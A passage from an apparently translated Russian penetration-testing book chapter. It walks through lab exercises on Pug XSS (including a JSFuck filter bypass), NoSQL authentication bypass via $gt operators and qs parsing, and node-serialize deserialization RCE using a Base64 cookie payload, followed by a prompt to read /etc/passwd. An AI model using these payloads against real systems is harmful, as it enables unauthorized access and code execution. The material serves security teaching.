var user3 = #{name3};
p No results found for #{name3}
```

Этот шаблон преобразуется в HTML примерно так:

```
<script>
<p>No results found for [escaped user input]</p>
</script>
```


3. Попробуйте ввести пейлоад:

```
1;alert(1);
```

После нажатия submit мы должны увидеть pop-up. Это можно проверить, посмотрев исходный код страницы и найдя `alert`.

Хотя изменение небольшое, правильный способ записать это состоял бы в добавлении кавычек вокруг interpolation:

```
script.
var user3="#{name3}"
```




## Упражнение 4


В этом примере у нас неэкранированный буферизованный код Pug (https://pugjs.org/language/code.html), обозначенный `!=`, который уязвим к XSS по самой конструкции, поскольку экранирование отсутствует. Поэтому в этом сценарии можно использовать простую атаку в стиле `<script>alert(1)</script>` против поля ввода.

Исходный код шаблона Pug:

```
p != 'No results found for '+name4
```

Попробуйте ввести пейлоад:

```
<script>alert(1)</script>
```




После нажатия submit мы должны увидеть pop-up. Это можно проверить, посмотрев исходный код страницы и найдя `alert`.

## Упражнение 5

Допустим, мы дошли до приложения, которое использует и экранированную интерполяцию строк, и какую-то фильтрацию. В следующем упражнении у нас есть минимальный фильтр по черному списку, выполняемый внутри сервера Node.js и удаляющий символы вроде <, > и `alert`. Но они снова сделали ошибку, поместив нашу экранированную интерполяцию строк внутрь тега запроса. Если мы сможем поместить туда JavaScript, у нас будет XSS:

1. Перейдите к Example #5.
2. Исходный код шаблона Pug:

```
name5 = req.query.name5.replace(/[;'"<>=]|alert/g,"")
script.
var user3 = #{name5};
```

3. Попробуйте ввести пейлоад. Можно попробовать `alert(1)`, но это не работает из-за фильтра. Можно также попробовать что-то вроде:

```
<script>alert(1)</script>
```


но экранированный код и фильтр нас поймают. Что можно сделать, если нам действительно нужно получить полезный пейлоад `alert(1)`?

Нужно понять, как обойти фильтр, чтобы вставить необработанный JavaScript. Помните, что JavaScript чрезвычайно мощен и имеет много функциональности. Мы можем злоупотребить этой функциональностью, чтобы придумать креативные пейлоады. Один способ обхода таких фильтров - использовать эзотерическую JavaScript-нотацию. Ее можно создать через сайт http://www.jsfuck.com/. Как видно ниже, используя квадратные скобки, круглые скобки, символы плюса и восклицательные знаки, можно воссоздать `alert(1)`.

JSF*ck-пейлоад:

```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!!
[]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+!+[]]+[])[!+[]+!+[]+!+[]]+(!!
[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])
[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+
(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+
[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([]
[[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+!+[]]+[])[!+[]+!+[]+!+[]]+(!!
[]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+
[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])
[+!+[]]]((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])
[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+(![]+
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!!
[]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+[+!+[]]+(!![]+[][(![]+
[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+
[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])
[+!+[]]])[!+[]+!+[]+[+[]]]()
```

Как вы знаете, многие браузеры начали включать XSS protections. Мы даже использовали такие пейлоады, чтобы обходить определенные защиты. Попробуйте использовать их в вашем настоящем браузере вне Kali, например Chrome.




XSS не так просто защитить в сложных приложениях. Легко пропустить или неправильно понять, как фреймворк обрабатывает хост и ответ. Поэтому при ревью исходного кода приложений Pug/Node.js поиск !{, #{ или ${ в исходном коде полезен для определения мест XSS. Осознание контекста и понимание, требуется ли экранирование в этом контексте, жизненно важны, как мы увидим в следующих примерах.

Хотя эти атаки были специфичны для Node и Pug, у каждого языка есть свои проблемы с XSS и проверкой хоста. Вы не сможете просто запустить сканер уязвимостей или XSS-фаззер и найти все XSS-уязвимости. Нужно действительно понимать используемые языки и фреймворки.

## Компрометация через XSS

Один вопрос, который я часто получаю: как перейти от XSS к оболочке? Хотя есть много разных способов сделать это, обычно мы обнаруживаем, что если можем получить XSS типа user-to-admin в системе управления контентом (CMS) или похожей системе, это может привести к полной компрометации системы. Полный пошаговый пример и код можно найти здесь у Hans-Michael Varbaek: https://github.com/Varbaek/xsser. Hans-Michael представил отличные примеры и видео по воссозданию атаки XSS с переходом к RCE.

Специальная red-team-атака, которую я люблю использовать, задействует возможности JavaScript. Мы знаем, что JavaScript чрезвычайно мощен, и видели такие возможности в BeEF (Browser Exploitation Framework). Поэтому мы можем использовать всю эту функциональность для атаки, незаметной для жертвы. Что будет делать такой пейлоад? Один пример атаки - заставить JavaScript XSS-пейлоад, выполняющийся на машине жертвы, получить внутренний, NAT-ированный IP-адрес жертвы. Затем мы можем взять ее IP-адрес и начать сканировать внутреннюю сеть через наш пейлоад. Если мы найдем известное веб-приложение, которое позволяет компрометацию без аутентификации, мы можем отправить вредоносный пейлоад на этот сервер.

Например, нашей целью может быть Jenkins-сервер, который, как мы знаем, при отсутствии аутентификации фактически позволяет полное удаленное выполнение кода. Полное прохождение компрометации Jenkins через XSS см. в главе 5 - «Эксплуатация внутреннего Jenkins с помощью социальной инженерии».

## NoSQL-инъекции

В THP 1 и 2 мы потратили довольно много времени на изучение SQL-инъекций и использование SQLMap (http://sqlmap.org/). Если не считать некоторой обфускации и интеграции в Burp Suite, с THP2 изменилось не так много. Вместо этого я хочу глубже погрузиться в NoSQL-инъекции, поскольку такие базы данных становятся все более распространенными.

Традиционные SQL databases вроде MySQL, MSSQL и Oracle полагаются на структурированные данные в relational databases. Эти базы являются relational, то есть данные в одной таблице имеют связь с данными в других таблицах. Это упрощает выполнение запросов вроде "дай мне всех клиентов, которые что-то купили за последние 30 дней". Оговорка с такими данными в том, что формат данных должен оставаться согласованным во всей базе. NoSQL databases состоят из данных, которые обычно не следуют табличной/реляционной модели, видимой в базах, опрашиваемых через SQL. Такие данные, называемые "неструктурированными данными", например изображения, видео, социальные сети, не очень подходят для наших массивных наборов данных.

Возможности NoSQL:

• Типы NoSQL databases: Couch/MongoDB;
• Неструктурированные данные;
• Горизонтальный рост.

В традиционных SQL-инъекциях атакующий пытается выйти из SQL-запроса и изменить запрос на стороне сервера. В NoSQL-инъекциях атаки могут выполняться в других областях приложения, чем в традиционных SQL-инъекциях. Кроме того, в традиционных SQL-инъекциях атакующий использует кавычку для выхода. В NoSQL-инъекциях уязвимости обычно существуют там, где строка разбирается или оценивается в NoSQL-вызове.

Уязвимости NoSQL-инъекции обычно возникают, когда: (1) конечная точка принимает JSON-данные в запросе к базе данных NoSQL, и (2) мы можем манипулировать запросом, используя операторы сравнения NoSQL для изменения NoSQL-запроса.

Распространенный пример NoSQL-инъекции - внедрение чего-то вроде:

```
[{"$gt":""}]
```

Этот JSON-объект по сути говорит, что оператор (`$gt`) больше NULL (`""`). Поскольку логически все больше NULL, JSON-объект становится true-условием, позволяя нам обходить или внедряться в NoSQL-запросы. Это было бы эквивалентом `[' or 1=1--]` в мире SQL-инъекции. В MongoDB можно использовать один из следующих условных операторов:

• (`>`) greater than - `$gt`;
• (`<`) меньше - `$lt`;
• (`>=`) больше или равно - `$gte`;
• (`<=`) меньше или равно - `$lte`.

## Атака NoSQL-приложения клиентской поддержки


Сначала пройдите рабочий процесс NoSQL в чат-приложении:

1. В браузере, проксируясь через Burp Suite, откройте Chat application: http://chat:3000/nosql.
2. Попробуйте аутентифицироваться с любыми именем пользователя и паролем.
3. Посмотрите POST-трафик, отправленный во время этого запроса аутентификации в Burp Suite.

В нашем чат-приложении мы увидим, что во время аутентификации к конечной точке `/loginnosql` наши POST-данные будут содержать:

```
{"username":"admin","password":"GuessingAdminPassword"}
```

Довольно часто можно увидеть JSON, используемый в POST-запросах для аутентификации пользователя, но если мы определим собственные JSON-объекты, то можем использовать разные условные выражения для получения истинных выражений. Это фактически равно традиционному SQLi-выражению 1=1 и обходу аутентификации. Посмотрим, сможем ли внедрить это в наше приложение.




### Исходный код сервера

В NoSQL-части чат-приложения мы увидим JSON POST-запрос, как и раньше. Хотя при тестировании методом черного ящика мы не увидели бы серверный исходный код, можно ожидать, что он запрашивает серверную часть MongoDB примерно так:


```
db.collection(collection).find({"username":username, "password":password}).limit(1)...
```

### Внедрение в NoSQL Chat

Как видно из серверного исходного кода, мы берем предоставленные пользователем имя пользователя и пароль, чтобы искать совпадение в базе данных. Если мы можем изменить POST-запрос, возможно, мы сможем внедриться в запрос к базе данных.

1. В браузере, проксируясь через Burp Suite, откройте Chat application: http://chat:3000/nosql.
2. Включите `Intercept` в Burp Suite, нажмите Login и отправьте имя пользователя `admin` и пароль `GuessingAdminPassword`.
3. Проксируйте трафик и перехватите POST-запрос.
4. Измените:

```
{"username":"admin","password","GuessingAdminPassword"}
```




на:

```
{"username":"admin","password":{"$gt":""}}
```

Теперь вы должны войти как admin.


Что здесь произошло? Мы изменили строку `GuessingAdminPassword` на JSON-объект `{"$gt":""}`, который является истинным условием, потому что все, что больше NULL, считается истинным. Это изменило POST-запрос на `{"username":"admin","password":TRUE}`, что автоматически делает запрос истинным и выполняет вход как admin без какого-либо знания пароля, воспроизводя атаку 1=1 из SQLi.

## Продвинутые NoSQL-инъекции

NoSQL-инъекции не новы, но цель главы Node.js - показать, как более новые фреймворки и языки могут потенциально вводить новые уязвимости. Например, у Node.js есть модуль `qs`, у которого есть специальный синтаксис для преобразования параметров HTTP-запроса в JSON-объекты. Модуль `qs` используется по умолчанию в Express как часть промежуточного слоя `body-parser`.

`qs module`: библиотека разбора и преобразования querystring в строку с некоторыми дополнительными средствами безопасности [https://www.npmjs.com/package/qs].

Что это означает? Если используется модуль `qs`, POST-запросы будут преобразованы на стороне сервера в JSON при использовании скобочной нотации в параметрах. Поэтому POST-запрос вида:




```
username[value]=admin&password[value]=admin
```

будет преобразован в:

```
{"username": {"value":"admin"}, "password":{"value":"admin"}}
```

Теперь module `qs` также будет принимать и преобразовывать POST параметры, что помогает NoSQLi.

Например, у нас может быть POST-запрос:

```
username=admin&password[$gt]=
```

А серверное преобразование запроса превратится в:


```
{"username":"admin", "password":{"$gt":""}
```

Теперь это похоже на исходную NoSQLi attack.

Теперь наш запрос выглядит идентично NoSQLi из предыдущего раздела. Посмотрим это в действии:

1. Перейдите на http://chat:3000/nosql2.
2. Включите Burp Intercept.
3. Войдите с `admin:anything`.
4. Измените POST Parameter:

```
username=admin&password[$gt]=&submit=login
```




Вы должны войти под пользователем `admin`. Вы выполнили NoSQL-инъекцию с использованием модуля парсера `qs`, применяемого фреймворком Express как часть промежуточного слоя `body-parser`. Но подождите, это еще не все. Что, если вы не знаете, какие имена пользователей атаковать? Можно ли использовать ту же атаку, чтобы найти другие учетные записи и войти под ними?

Что, если вместо сравнения пароля мы попробуем то же самое с именем пользователя? В этом случае NoSQLi POST-запрос будет выглядеть примерно так:

```
username[$gt]=admin&password[$gt]=&submit=login
```

POST-запрос выше по сути запрашивает базу данных для следующего имени пользователя, большего чем `admin`, при этом поле пароля дает истинное выражение. Если все успешно, вы должны войти как следующий пользователь в алфавитном порядке после `admin`. Продолжайте делать это, пока не найдете `superaccount`.

Еще NoSQL-пейлоады:

- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20injection
- https://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html
- https://www.owasp.org/index.php/Testing_for_NoSQL_injection

## Атаки на десериализацию

За последние несколько лет атаки сериализации/десериализации через веб становятся все популярнее. Мы видели много разных докладов на BlackHat, обнаруживали критические уязвимости в распространенных приложениях вроде Jenkins и Apache Struts2, а также видим много активных исследований, например ysoserial (https://github.com/frohoff/ysoserial). Так в чем же важность атак десериализации?


Прежде чем начать, нужно понять, зачем мы выполняем сериализацию. Есть много причин сериализовать данные, но чаще всего это используется, чтобы создать пригодное для хранения представление значения/данных без потери его типа или структуры. Сериализация преобразует объекты в поток байтов для передачи по сети или для хранения. Обычно метод преобразования включает XML, JSON или способ сериализации, специфичный для языка.

## Десериализация в Node.js

Часто поиск сложных уязвимостей требует глубокого знания приложения. В нашем сценарии Chat-приложение Node.js использует уязвимую версию `serialize.js` (https://github.com/luin/serialize). Было обнаружено, что эта библиотека Node уязвима к эксплуатации, потому что недоверенные данные, переданные в функцию `unserialize()`, могут быть использованы для произвольного выполнения кода путем передачи JavaScript-объекта с немедленно вызываемым функциональным выражением (Immediately Invoked Function Expression, IIFE) [https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5941].


Давайте пройдем детали атаки, чтобы лучше понять, что происходит. Сначала просматриваем файл `serialize.js` и быстро ищем `eval` (https://github.com/luin/serialize/search?utf8=%E2%9C%93&q=eval&type=). Обычно разрешать пользовательскому вводу попадать в JavaScript-выражение `eval` - плохая новость, поскольку `eval()` выполняет сырой JavaScript. Если атакующий способен внедрить JavaScript в этот statement, он сможет получить удаленное выполнение кода на сервере.

Во-вторых, нам нужно создать сериализованный пейлоад, который будет десериализован и пройдет через `eval` с нашим JavaScript-пейлоада:

```
require('child_process').exec('ls')
```

пейлоад:

```
{"thp":"_$$ND_FUNC$$_function () {require('child_process').exec('DO SYSTEM COMMANDS
    HERE', function(error, stdout, stderr) { console.log(stdout) });}()"}
```




JSON-объект выше передаст следующий запрос:


```
() {require('child_process').exec('ls')
```

в выражение `eval` внутри функции `unserialize`, давая нам удаленное выполнение кода. Последняя часть, которую нужно заметить, - конечные скобки `()` были добавлены потому, что без них наша функция не была бы вызвана. Ajin Abraham, первоначальный исследователь, обнаруживший эту уязвимость, определил, что использование Immediately Invoked скрипты Expression, или IIFE (https://en.wikipedia.org/wiki/Immediately-invoked_function_expression), позволит функции выполниться после создания. Больше деталей об этой уязвимости можно найти здесь: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5941.

В нашем примере Chat-приложении мы посмотрим на значение cookie, которое десериализуется с помощью этой уязвимой библиотеки:

1. Перейдите на http://chat:3000.
2. Проксируйте трафик в Burp и посмотрите cookies.
3. Определите один cookie с именем `donotdecodeme`.
4. Скопируйте этот Cookie в Burp Suite Decoder и декодируйте его из Base64.

Как упоминалось ранее, у каждого языка есть свои уникальные странности, и Node.js не исключение. В Node/Express/Pug вы не можете писать напрямую в веб-скрипты и иметь доступ к этому, как в PHP. Должен быть указанный маршрут к папке, которая одновременно доступна для записи и доступна из публичного интернета.




## Создание пейлоада

Перед началом помните: все эти пейлоады для лабораторной работы в формате, удобном для копирования и вставки, перечислены здесь: http://bit.ly/2qBDrFo

Возьмите исходный пейлоад и измените выполнение shell-команд `DO SYSTEM COMMANDS HERE`:

```
{"thp":"_$$ND_FUNC$$_function () {require('child_process').exec('DO SYSTEM COMMANDS
    HERE', function(error, stdout, stderr) { console.log(stdout) });}()"}
```

Пример:

```
{"thp":"_$$ND_FUNC$$_function () {require('child_process').exec('echo node
    deserialization is awesome!! >> /opt/web/chatSupportSystems/public/hacked.txt',
    function(error, stdout, stderr) { console.log(stdout) });}()"}
```

Поскольку исходный Cookie был закодирован, нам придется закодировать наш пейлоад в Base64 через Burp Decoder/Encoder.

Example пейлоад:

```
//deserialization ******************
app.get('/', function(req, res){
  var sess = req.session;
  console.log(sess);
  if(req.cookies.donotdecodeme) {
    var str = new Buffer(req.cookies.donotdecodeme, 'base64').toString();
    var obj = serialize.unserialize(str);
  }else{
    res.cookie('donotdecodeme',"eyJtb2R1bGUiOiJub2RlLXNlcmlhbGl6ZSJ9", {maxAge: 1000000,httpOnly:false});
  }
  if(req.query.rUrl){
    req.session.rUrl = req.query.rUrl;
  }
  res.sendFile(__dirname + '/nav.html');
});
//end deserialization ******************
```

```
eyJ0aHAiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24
gKCl7cmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLm
V4ZWMoJ2VjaG8gbm9kZSBkZXNlcmlhbGl6YXRp
b24gaXMgYXdlc29tZSEhID4+IC9vcHQvd2ViL2No
YXRTdXBwb3J0U3lzdGVtcy9wdWJsaWMvaGFja2
VkLnR4dCcsIGZ1bmN0aW9uKGVycm9yLCBzdGRv
dXQsIHN0ZGVycikgeyBjb25zb2xlLmxvZyhzdGRv
dXQpIH0pO30oKSJ9
```

1. Выйдите из системы, включите Burp intercept и передайте запрос для `/` (home).
2. Измените cookie на только что созданный Base64 пейлоад.
3. Отправьте traffic дальше. Поскольку public folder является маршрутом для `/`, вы должны иметь возможность открыть браузер и перейти на http://chat:3000/hacked.txt.
4. Теперь у вас есть удаленное выполнение кода. Можете выполнять постэксплуатацию на этой системе. Начните с попытки прочитать `/etc/passwd`.

В исходном коде модуля `node-serialize` мы видим, что скриптовое выражение выполняется, а это серьезная проблема для любого JavaScript/Node.js-приложения, которое делает это с пользовательским вводом. Эта плохая практика позволила нам скомпрометировать приложение.

References:

- https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/
- https://github.com/luin/serialize
- https://snyk.io/test/npm/node-serialize?severity=high&severity=medium&severity=low
- https://blog.websecurify.com/2017/02/hacking-node-serialize.html


## Атаки на шаблонизаторы - внедрение шаблонов

